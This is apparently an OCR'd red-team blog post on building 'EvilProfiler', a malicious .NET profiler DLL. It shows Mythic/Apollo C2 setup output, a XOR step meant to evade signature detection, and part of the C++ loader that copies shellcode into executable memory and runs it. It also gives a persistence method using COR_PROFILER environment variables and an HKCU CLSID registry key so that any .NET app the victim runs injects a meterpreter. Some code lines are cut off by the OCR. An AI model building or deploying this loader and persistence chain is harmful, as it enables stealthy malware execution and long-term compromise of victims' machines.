


```
Digest: sha256:8db07867d928afc386575f57a272b4225f5696809858c8b8950b9788aa942555
Status: Downloaded newer image for itsafeaturemythic/mythic_server:0.0.4
 ---> 43e62f4de2ba

Successfully built 43e62f4de2ba
Successfully tagged mythic_server:latest
Creating mythic_postgres      ... done
Creating mythic_http_1        ... done
Creating mythic_redis         ... done
Creating mythic_rabbitmq      ... done
Creating mythic_nginx         ... done
Creating mythic_apollo_1      ... done
Creating mythic_documentation ... done
Creating mythic_react         ... done
Creating mythic_graphql       ... done
Creating mythic_server        ... done

[*] Attempting to connect to Mythic UI, attempt 1/10
[*] Nginx is up, but waiting for Mythic Server, retrying connection in 10s
[*] Attempting to connect to Mythic UI, attempt 2/10
[+] Successfully connected to Mythic
Mythic Main Services:
NAME                  STATE          STATUS          PORTS
mythic_graphql        running        Up 11 seconds
mythic_server         running        Up 37 seconds
mythic_react          running        Up 45 seconds
mythic_nginx          running        Up 44 seconds
mythic_documentation  running        Up 42 seconds   1313/tcp -> 0.0.0.0:8090;
mythic_rabbitmq       running        Up 42 seconds   5672/tcp -> 0.0.0.0:5672;
mythic_redis          running        Up 42 seconds   6379/tcp -> 0.0.0.0:6379;
mythic_postgres       running        Up 42 seconds   5432/tcp -> 0.0.0.0:5432;

Payload Type Services:
NAME    STATE          STATUS          PORTS
apollo  running        Up 45 seconds

C2 Profile Services:
NAME    STATE          STATUS          PORTS
http    running        Up 45 seconds
root@localhost:/opt/Mythic# 
```

Final Product



EvilProfiler payload



What does EvilProfiler do?


https://github.com/quiggleypuff/EvilProfiler

1. Load shellcode resource that was compiled into the payload
    a. The shellcode should be xor’d to beat signature detection
2. Copy the xor’d shellcode resource to an executable buffer
3. Xor the shellcode with a predefined key, so it will run when called
4. Write the executable buffer into the memory of the calling process (the one the loaded the EvilProfiler)
5. Create a remote thread on the calling process, which executes the shellcode in that process

Creating a payload with Apollo shellcode

1. Create an Apollo payload in shellcode format and download it
2. Xor shellcode for use with EvilProfiler

My EvilProfiler payload wants the shellcode to be xor'd, and Mythic/Apollo can't xor the out for you like msfvenom can. So I made a simple python script to do it.



Created Payloads

Delete	Actions	Download	Build Status	File
	Payload Actions		✓	apollo_full.bin

Opening apollo_full.bin


You have chosen to open:

apollo_full.bin

which is: BIN file

from: https://45.33.97.232:7443


Would you like to save this file?




```
[tyler@[redacted] Share1]$ ./xor.py apollo_full.bin key1337 payload.bin
[tyler@[redacted] Share1]$ ls -lh apollo_full.bin payload.bin
-rw-r--r--. 1 tyler tyler 2.9M Jul  2 14:50 apollo_full.bin
-rw-r--r--. 1 tyler tyler 2.9M Jul  2 14:53 payload.bin
```

Create EvilProfiler.dll

Add payload.bin to project folder and build




Name	Date
EvilProfiler	7/2/
EvilProfiler	6/13
payload.bin	7/2/




```
    DWORD fdwReason,     // Reason for calling function
    LPVOID lpReserved)   // Reserved
{
    // When DLL attaches to the process...
    if (fdwReason == DLL_PROCESS_ATTACH)
    {
        // Load the encrypted payload from the resource
        HRSRC resource = FindResource(hinstDLL, MAKEINTRESOURCE(IDR_BIN1), L"BIN"); // IDR_BIN1 is the resource ID genreated by
        HGLOBAL resourceHandle = LoadResource(hinstDLL, resource);
        DWORD resourceSize = SizeofResource(hinstDLL, resource);
        LPVOID resourceData = LockResource(resourceHandle);

        // Get a handle to the calling process ( the process loading the DLL )
        HANDLE callingProc = GetCurrentProcess();

        // Create an executeable buffer for the remote thread
        unsigned char* remoteBuf = (unsigned char*)VirtualAllocEx(callingProc, NULL, resourceSize, MEM_COMMIT | MEM_RESERVE, PAG

        // Copy encrypted shellcode to the executeable buffer
        memcpy(remoteBuf, resourceData, resourceSize);
```

```
Build started...
1>------ Build started: Project: EvilProfiler, Configuration: Release x64 ------
1>pch.cpp
1>dllmain.cpp
1>C:\Users\Tyler\Desktop\EvilProfiler\EvilProfiler\dllmain.cpp(14,42): warning C4267: 'initializing': conversion from 'size_t' to 'int', pos
1>Generating code
1>Previous IPDB not found, fall back to full compilation.
1>All 2 functions were compiled because no usable IPDB/IOBJ from previous compilation was found.
1>Finished generating code
1>EvilProfiler.vcxproj -> C:\Users\Tyler\Desktop\EvilProfiler\x64\Release\EvilProfiler.dll
1>Done building project "EvilProfiler.vcxproj".
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```



Name	Date
EvilProfiler.dll	7/2/2
EvilProfiler.pdb	7/2/2

Tests



Test #1 - User Environment


Ran a powershell script that did the following

1. Download payload to victim machine, to some user writable directory
2. Set `HKCU\Software\Classes\CLSID\`**`SomeGUIDValue`**`\InprocServer32` to payload path
3. Set `COR_ENABLE_PROFILING=1`, `COR_PROFILER=`**`ThatGUIDValue`**, and `COR_PROFILER_PATH=`**`C:\Path\To\Payload`**


When current user’s processes restart, or this user logs out and logs in, environment variables are active.

All .NET apps run by that user will load the payload when they execute, spawn a new process, and inject a meterpreter into that process

Test #1 - Postexploitation

